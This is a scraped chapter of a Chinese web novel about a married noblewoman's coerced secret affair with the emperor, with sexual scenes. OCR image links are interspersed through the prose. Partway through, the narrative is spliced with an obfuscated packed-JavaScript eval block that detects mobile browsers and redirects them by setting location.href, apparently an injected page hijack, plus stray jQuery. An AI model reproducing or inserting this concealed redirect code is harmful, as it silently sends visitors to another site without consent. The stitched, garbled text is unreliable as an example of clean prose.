24. 周旋!
作品:《夺臣妻》 离去前,沈星澜踟蹰许久,还是硬着头皮开了口:“我近日频繁出入金丝阁,门房和车夫都有些侧目,能否……”
她犹豫了回还是将“少见面”改为”换个地方“。
李骜渊有些惊讶地挑了挑眉,倒是难得见她露出这幅伏低做小的恳求姿态,他玩笑道:“那,去我的府邸?”
她立时变了面色,难堪地抬头看了他一眼,眼角还带着泪痕,目光有些委屈,凄婉哀切。
内心深处好似有冻土化开,不知何时洒下的种子悄然冒头。
他伸手为她拨开额角的碎发,指尖又落到她蹙起的眉头,轻轻按揉着,语气是少见的温柔:“好了,我会安排的,不必担心,不会让你被人发现的。”
一直看着那道袅娜的背影消失在廊道尽头,他方缓缓收回视线,转了转手上的白玉扳指,上面似还残留着她身上的气味。
立在一旁的赵胜躬着身,不动声色地觑着他的神色,越发拿捏不准他对这位臣妻的心思。前两日,李骜渊便收到了侯府探子的密报,知晓了李萱想给谢景明添通房一事,她和沈星澜是屏退左右聊的这事,探子无法探听二人具体聊了什么内容,越是这般小心翼翼,就越是有猫腻。
李骜渊立时察觉其中有他不知之事,又派出探子将沈府和永定侯皆重新查了一遍,果真让他查出些新东西。
其实事情到这里,赵胜便察觉出有些不寻常的意味,两人虽是暗中往来上不得台面,但毕竟是这位主子的第一个女人,男人对第一个女人总归是有些不同的,但李骜渊上回冷淡的态度,又令他觉得不过是逢场作戏,一段露水情缘罢了。
可他却派人将永定侯府盯得跟铁通一般,一丝一毫的动静都不放过,但凡察觉些许不对便查了又查,甚至出动大量的暗卫密探。
方才两人临别前,李骜渊温柔的语气和动作,几乎要惊掉他的下巴,便是年幼时对着太后,他也从未表现过这般柔软的一面。
这位年轻的帝王并其实非冷峻不苟言笑之人,相反,他面上总是挂着闲适的笑意,初时,总会给人好亲近的错觉,但他嘴角那抹笑意,却是不及眼底的,本质上,还是个不近人情之人。
不料有一日,竟能看到他露出这番神情,同一个陷入情爱中的寻常男子没什么两样。
赵胜心中的算盘又拨弄了起来。
“看够没?”带着凉意的声音在耳旁乍然响起。
赵胜心虚地垂下头,不敢说话。
李骜渊已面色如常,并不计较他的逾矩,冷声吩咐道:“再去寻一两个隐蔽之处,要京中贵妇时常出入的,安排好后再派人去侯府通知。”
赵胜自是领命应下。
永宁侯府,和春院净房中,青萝惊骇地看着沈星澜满身的青紫痕迹,眼圈立时红了。
沈星澜浑身酸痛,仰头靠在浴桶边沿,疲惫地问她:“上次崴脚用的药酒可有剩下的?”
“有的。”青萝抹掉眼角沁出的泪珠,去外间取来药酒,给沈星澜擦干身子后,便仔细地给她涂抹推揉起来,药酒本就剩下不多,她身上却有大片淤紫,主要都集中在腰臀一带。
青萝一言不发地抿嘴擦药,药酒已经用尽,她还是用力地将瓷瓶口砸向手心,意图再倒出一些药酒。
沈星澜阻止了她近乎自残的动作,将月白寝衣仔细拢好,不露出一丝痕迹。
今日虽比以往更为惨烈,她为自己的冲动付出了代价,但也并非一无所获。
她好像有些明白该如何应对那人了。
他是个吃软不吃硬的主,床榻之外,若是她服软恳求,再流些许泪珠,他便愿稍稍退步,给她些许喘息的空间,可若是床榻之间,却只会引得他变本加厉。
普天之下莫非王土,率土之滨莫非王臣,从前不知他的身份,与他硬碰硬,纯粹是自讨苦吃,以卵击石。
沈星澜盯着纤白食指上戴着的鸽血红戒指,思绪越发清晰,假意屈从,再伺机而动,方是上上之策。
不过五日,寄月便又来告知那人相邀,只是这回,地点改为了樊楼。
樊楼是京中最有名的酒楼,日常宾客满座,贵客云集,是权贵日常出入宴饮之所,世家贵妇小姐也有三两相邀于包间厢房内吃酒用膳,她出现与在此处,便是待上三两个时辰,也并不引人注意。
只是,若说金丝阁这名字是巧合,樊楼却像是那人刻意为之。樊楼,樊笼,又是将她当做鸟雀一般戏弄。
接下来的时日,沈星澜每五六日便要去一趟樊楼用膳,每半个月便去金丝阁采买,因是外出无需向任何人禀报,她便偶尔一两次同李萱闲聊时谈起,今日出门买到什么好玩的,吃到什么好吃的,以免来日门房处说起,叫她措手不及。
期间沈星澜来了回月事,许是没有再用寒凉的药物,青萝日常又格外注意为她保养,这回小腹只是隐隐作痛,尚可忍耐,当青萝再端着老大夫开的汤药给她时,沈星澜拒绝了。
在她摆脱那人之前,她的身体调养的太好,未必是件好事。
如今他停了避子汤药,她又不能擅自去药铺买,便是差使青萝,也足以令人生疑,若是还不停地调养身子,一朝有孕,她几乎不敢想,那时该如何收场,恐怕,这世间便再无她的活路了。
一个不受夫君喜欢,又红杏出墙怀上野种的妻子,沈星澜深深呼了口气,不敢去想,那时谢景明会用怎样嫌恶的眼神看她,自己又该如何承受世人的唾骂和异样的眼光。
小腹传来的阵阵痛意,她却觉得有几分安心,只要她子嗣艰难,那般可怕的情形便不会出现,如今每一回出府,她皆是战战兢兢,如履薄冰,深怕有人暗中窥伺,发现她的不轨之举,她绝不能让事态恶化下去。
大概是她近来表现的乖顺服从,刻意讨好,李骜渊今日送的首饰衣裳,下回见面她便穿戴上,而李骜渊因着上那回将人磋磨得崩溃大哭一事,近来也不再说些浪荡之语羞辱她,两人每每相处一室,气氛暧昧地私语两句,便被他带到榻上,男欢女爱,一个温柔厮磨,一个婉转承欢,竟也有些恩爱缠绵的意味。
夏荷已尽,酷暑已消,樊楼包间内,残阳斜斜地撒进来,照在二人交叠纠缠的身影上,男子的麦色肌肉紧绷,女子纤细玉藕般的手臂虚虚地挂在男子肩头,随着床榻愈发激烈的摇晃,青葱般的指尖深深陷入开阔的背脊中。
云消雨散,李骜渊扶起瘫软如水的娇儿,将茶水递到她唇边,看着她无力地娇喘着,眼眸未睁开,小鸟般倚靠在他怀中,嘴角不自觉挂起浅浅笑意。
将饮尽的茶盏放置一旁小几上,李骜渊并未放下怀里的娇儿,伸手拨开她脸颊边汗湿的青丝,指尖一点点向下,轻抚他留下的点点粉色痕迹,爱不释手,这皆是他的战绩。</
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17178492|196343||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
p>
“这回中秋宫宴,总不会又推拒不来吧?”安静的榻间,他陡然发问。
沈星澜心中一惊,身子也轻颤了一下,两人紧贴着,没有丝毫的间隙,李骜渊自是察觉,大手抚上她单薄的脊背,轻轻拍抚。
居然已到了中秋,她睁开眼,已压下心中波澜,问他:“大人也会去吗?”
“自然。”沈星澜不明,二人若是在宫宴上相会,她自是会知道他的身份,他是想让她知道?想让他的身份,在她这过了明路?
李骜渊自是知道她在想什么,他并不担心,他不想教她知道,自是有诸多法子的,他只含笑道:“夫人可一定要来。”
在众人的眼皮底下私会,在宫宴上,在他的皇城中,李骜渊只是略微一想,便觉得心神荡漾,浑身滚烫,可惜今日已做了两回,若是再来一遭,怕她便无力回府了,只能作罢。
八月十五这日午后,永定侯府外,两辆华贵的马车正静候着。
沈星澜遥望着马车下候着的锦衣男子,他抬眼看来,二人的视线在隔空相撞,沈星澜微微屈膝向他行礼,敛神低眉向他走去。
“母亲已经先上了前边那辆马车,你同我一起乘这辆马车可好?”他柔声询问。
沈星澜有些无措地点了点头,眼尾扫过他伸出的宽厚手掌,似想要搀扶她上马车。
她佯装没看到,扶着青萝的手上了马车,在角落坐下。
谢景明上车后见她避如蛇蝎的模样,苦涩一笑:“星澜,你我是夫妻,你离我这般远,是怕我吃了你吗?”
“侯爷说笑了。”她敷衍地回应道,并没有向他挪动半步。
近些时日,他忙于兵部公务,她也好似刻意躲避,明明同在一个屋檐下,却也能有多日未见,即便在给母亲请安时偶遇,她也会借口快步离开,察觉到她回避之意,谢景明落寞地垂下眼,两人一路无话,只余车轮滚滚声。
好在永定侯府离宫城极近,两人在宫门口处分道扬镳,谢景明要去勤政殿同陛下商讨政务,而沈星澜则随李萱拜见太后。
慈宁宫正殿,满屋的命妇贵女端坐在太后下方,珠翠环绕,华服炫目,沈星澜低头行过礼,在远离主座不起眼处坐下,简单扫视一圈,并未看到李蓉和沈昭玥,心中虽然有些奇怪,但也松快了些。
太后本就对她平平,如今人一多,越发注意不到她,沈星澜倒也乐得自在,趁众人闲聊之际,仔细琢磨起太后的相貌打扮,忽然发觉脚下有温热扫过,她心下一惊,连忙低头去瞧,落入一双琥珀瞳孔中。
原来是太后养的那只雪白的波斯猫,看着它蓬松柔软的大尾巴,她忍不住伸手摸了摸,一抬眼便见太后正定定看着她的方向,也不知是在看她,还是在看猫。
沈星澜心下一凛,连忙收回手不敢再妄动。
好不容易撑到太阳西斜,众人纷纷起身前往保和殿,准备入席。
沈星澜将将坐定,青萝立在她身后,正悄无声息地为她揉捏后腰,方才在太后宫中端坐许久,真是半刻也不敢放松,好不容易在开席前能松快会,便有一脸生的宫女上前来,说是太后寻她单独说话。
李萱闻言侧目,有些惊讶太后竟然会主动宣她,有些欣慰地笑道:“即是太后宣你,你便快去吧,别误了开席。”
沈星澜笑容勉强,点头应是,带着青萝起身随宫女离席而去。